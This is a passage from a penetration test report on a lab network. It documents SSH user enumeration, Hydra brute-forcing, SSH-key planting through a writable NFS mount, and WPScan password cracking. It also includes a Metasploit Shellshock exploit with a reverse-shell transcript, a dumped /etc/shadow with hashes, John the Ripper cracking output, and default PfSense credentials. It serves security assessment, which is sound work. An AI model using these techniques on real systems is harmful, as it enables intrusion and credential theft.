Having root access on the .34 workstation allowed the tester to edit the **sshd_config** file located in **/etc/ssh/sshd_config**. They added the PermitTunnel option which was done by following the same steps from section **3.2 – Outside Kali's Subnet**. The tester could also add their public SSH key which allowed them to establish an SSH connection without a password. Once the tester established a root SSH connection, they created a pivot point by following the same steps from the above-mentioned section. This gave them access to the hidden subnet – 13.13.13.0/24.

The newly discovered machine (13.13.13.13) had only port 22 (SSH) open and the credentials for the NFS machines did not work. They opened Metasploit and used the SSH user enumeration script to interrogate the device and obtain a valid username. This was achieved by sending malformed packets to the SSH port of the workstation. The script identified that both **root** and **xadmin** were existing usernames on the workstation. **(Figure 4.1.8)**




Figure 4.1.8 *– Machine enumeration with Metasploit.*

Knowing that both usernames existed, the tester used **Hydra** and the **password.lst** Metasploit list to crack the password for each of them. The tool successfully cracked only the password for the **xadmin** account. **(Figure 4.1.9)** The reason why the root password could not be cracked was later identified by analysing the /etc/shadow file – the root account existed but had no password assigned to it.




Figure 4.1.9 *– Password for the xadmin account.*

The last NFS machine, 192.168.0.66, was hidden behind the PfSense firewall. The tester attempted to establish an SSH connection, however it was not possible as the machine required an SSH key like 192.168.0.130. An SSH connection from the other NFS machines was also not possible as .66 was protected by the firewall. Despite this, the machine had a fatal flaw which allowed the tester to exploit it – the mount point provided both root access and read/write permissions. With this the tester generated their own SSH public key and copied it onto the device inside the authorized_keys file

The NFS port allowed the tester to mount onto the machine using **mount -t nfs 192.168.0.66:/ ip66**.. The tester discovered the above-mentioned permissions by opening the mount directory and using the **touch** command to create a random empty file, which was then deleted with the **rm** command. Attempting to SSH into the machine resulted in a "Permission denied" error. This, however, could be bypassed due to the read/write permissions of the mount point.

The first step was to create an SSH key on the Kali machine. This was achieved with the **ssh-keygen** command. It generates a private and a public key for the machine. **(Figure 4.1.10)** Afterwards, the tester opened the root directory of the mounted device and created a folder using following command:

mkdir .ssh. The tester then entered the directory they created and made a file called **authorized_keys** with the **touch** command. **(Figure 4.1.11)** The last step was to copy the public ssh key generated by **ssh-keygen** into the **authorized-keys** file. **(Figure 4.1.12)** As a result, the Kali machine became a trusted device and permitted root SSH connections. **(Figure 4.1.13)**




Figure 4.1.10 *– Creating authorized_keys in .ssh directory.*




Figure 4.1.11 *– Making .ssh directory on the 192.168.0.66 machine.*




Figure 4.1.12 *– Copying the public key into authorized_keys.*




Figure 4.1.13 *– Password-less SSH connection thanks to mount permission flaws.*

4.1.2.2 RPC

The RPC protocol was used with the NFS machines. The current version of RCPBind (2-4) identified by the service **nmap** scans has a vulnerability which would allow malicious hackers to remotely execute DOS (Denial-of-Service) attacks on the workstations. (Mitre, 2017) The tester did not exploit this vulnerability as it would damage the network.

4.1.2.3 mDNS

Zeroconf is a protocol which was running on the NFS machines. A part of zeroconf is mDNS. Proof of this was the tester querying the mDNS service to gather information about the machines. **(Figure 4.1.14)** The service could be used to amplify Denial-of-Service attacks (iWeb, 2018).




Figure 4.1.14 *– mDNS query.*

4.1.3 Webservers

Two webservers were identified inside the network – 192.168.0.242 and 172.16.221.237.

First, the tester opened the former IP address in a browser. **(Figure 4.1.15)** The result was proof that this device was a web server. They used **Nikto (Figure 4.1.16)** and **dirb** to scan the former webserver for vulnerabilities and available directories. The vulnerability scan confirmed that the device was vulnerable to **Shellshock** due to an outdated version of Apache which allowed them to obtain a shell on the machine. Dirb could not identify any directories which would indicate that WordPress or other service was used.




Figure 4.1.15 *– Web page hosted on 192.168.0.242.*

Figure 4.1.16 *– Nikto scan of 192.168.0.242.*

The Shellshock vulnerability was exploited with the use of **Metasploit**. The tester set the receiving host and a reverse shell payload which established a meterpreter shell on the webserver. **(Figure 4.1.17)** From there they copied the **/etc/shadow** and **/etc/passwd** files, unshadowed them and cracked the hashes using **John the Ripper.** Two account credentials were obtained in the process – **apple:root** and **pears:xweb**. **(Figure 4.1.18)** The **xweb** account had regular user permissions and contained a file which configured apache in its Desktop folder.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242
rhost => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.0.242:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.0.200
lhost => 192.168.0.200
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.0.234
[*] Command shell session 1 opened (192.168.0.200:4444 → 192.168.0.234:4460) at 2022-01-05 08:24:39 -0500

cat /etc/shadow
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:9999
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:9999
```

Figure 4.1.17 *– Exploiting the Shellshock vulnerability.*

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt 242pass
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
pears            (xweb)
2g 0:00:01:01 DONE (2022-01-05 08:53) 0.03257g/s 3502p/s 3515c/s 3515C/s pepinos..pakimo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 4.1.18 *– Password hash crack.*

The attacker identified one more way of exploiting the device to obtain the shell. They first interrogated the machine to obtain a valid username. Unlike the workstations from the previous section, **xadmin** was not present as a username. Root, however, was a valid username discovered by Metasploit. **(Figure 4.1.19)**




Figure 4.1.19 *– SSH user enumeration.*

Knowing the username, the tester used **Hydra** to crack the password by brute-forcing the SSH login portal. The password, **apple**, was successfully cracked, which allowed the tester to successfully SSH into the machine with root privileges. **(Figure 4.1.20)**




Figure 4.1.20 *– Cracking the root password of .242 with Hydra.*

The latter machine, 172.16.221.237 was analysed in a similar fashion by the tester. It was directly connected to the first router which allowed the attacker to identify it early in the investigation. They first used **Nikto** and **Dirb** to enumerate it and obtain intel for its exploitation. The vulnerability scanner could not identify any severe vulnerabilities. **(Figure 4.1.21)** Dirb, however, identified WordPress directories which indicated that the Webserver was hosting a WordPress application. The full Dirb results can be found in **Appendix C**.

Figure 4.1.21 *– Nikto scan on 172.16.221.237.*

The tester browsed the **/wordpress/wp-admin** directory and found a login page and a hyperlink leading to the website's home page. **(Figure 4.1.22)** They then opened the readme page from where they obtained information about the default username of the account – **admin**. **(Figure 4.1.23)**




Figure 4.1.22 *– Wordpress login page.*




Figure 4.1.23 *– Default username in readme directory.*

Considering that WordPress was the service used on the webserver, the tester used **WPScan** (Mitchell, 2021) to crack the password. WPScan is a WordPress security scanner which was already pre-installed on the Kali machine. It fully scanned the WP application and notified the attacker regarding any findings, whilst cracking the password with the use of a username and a wordlist. The password was successfully cracked which gave the tester Administrator access to the portal. **(Figure 4.1.24)** The full results can be seen in **Appendix D**.




Figure 4.1.24 *– Cracked admin password.*

Once they had access to it, the tester determined that they could have defaced the website, uploaded malware, deleted content and changed passwords of all other user accounts. **(Figure 4.1.25)**




Figure 4.1.25 *– Admin portal of the WordPress application.*

4.1.4 Firewall

The tester identified that the firewall was hosted on the 192.168.0.98 address after analysing the open ports. It could be accessed from both 192.168.0.98 and 192.168.0.234 after setting up pivot points on 192.168.0.242/.66. Browsing one of the addresses instantly indicated that the firewall was the community edition of PfSense. (Netgate, 2004 – Present Day) **(Figure 4.1.26)**

Figure 4.1.26 *– PfSense login portal.*

After conducting research, the tester identified that the default login credentials of the service were **admin:pfsense**. They successfully logged in the portal by using them as the default credentials were not changed. Once logged in, the tester could review and alter all DMZ, LAN, and WAN rules. The full set of rules can be found in **Appendix E**. Additionally, they identified that the version of Quagga being used is outdated which could lead to privilege escalation. (VulDB, 2017)

Something else of interest was that the firewall was hosted using HTTP rather than HTTPS. This could allow malicious attackers to intercept the data and easily read it as none of the data is being encrypted. **(Figure 4.1.27)**




Figure 4.1.27 *– Insecure connection with the firewall.*

Further analysis of the firewall showed that session timeout was not set up. Having no specific timeout duration would let the admin account to never expire and stay logged in without any limits. This is a critical flaw as it provides an attacker with unlimited time to stay logged in the firewall. **(Figure 4.1.28)**




Figure 4.1.28 *– Timeout value not being set.*

Another critical vulnerability allowed the tester to access the filesystem through the firewall. This let them navigate through the file system of the device with read and write permissions – opening, editing, and even uploading files. (**Figure 4.1.29)** Furthermore, the tester was also able to access the firewall's command problem which allowed them to execute shell commands/PHP scripts and download/upload files.

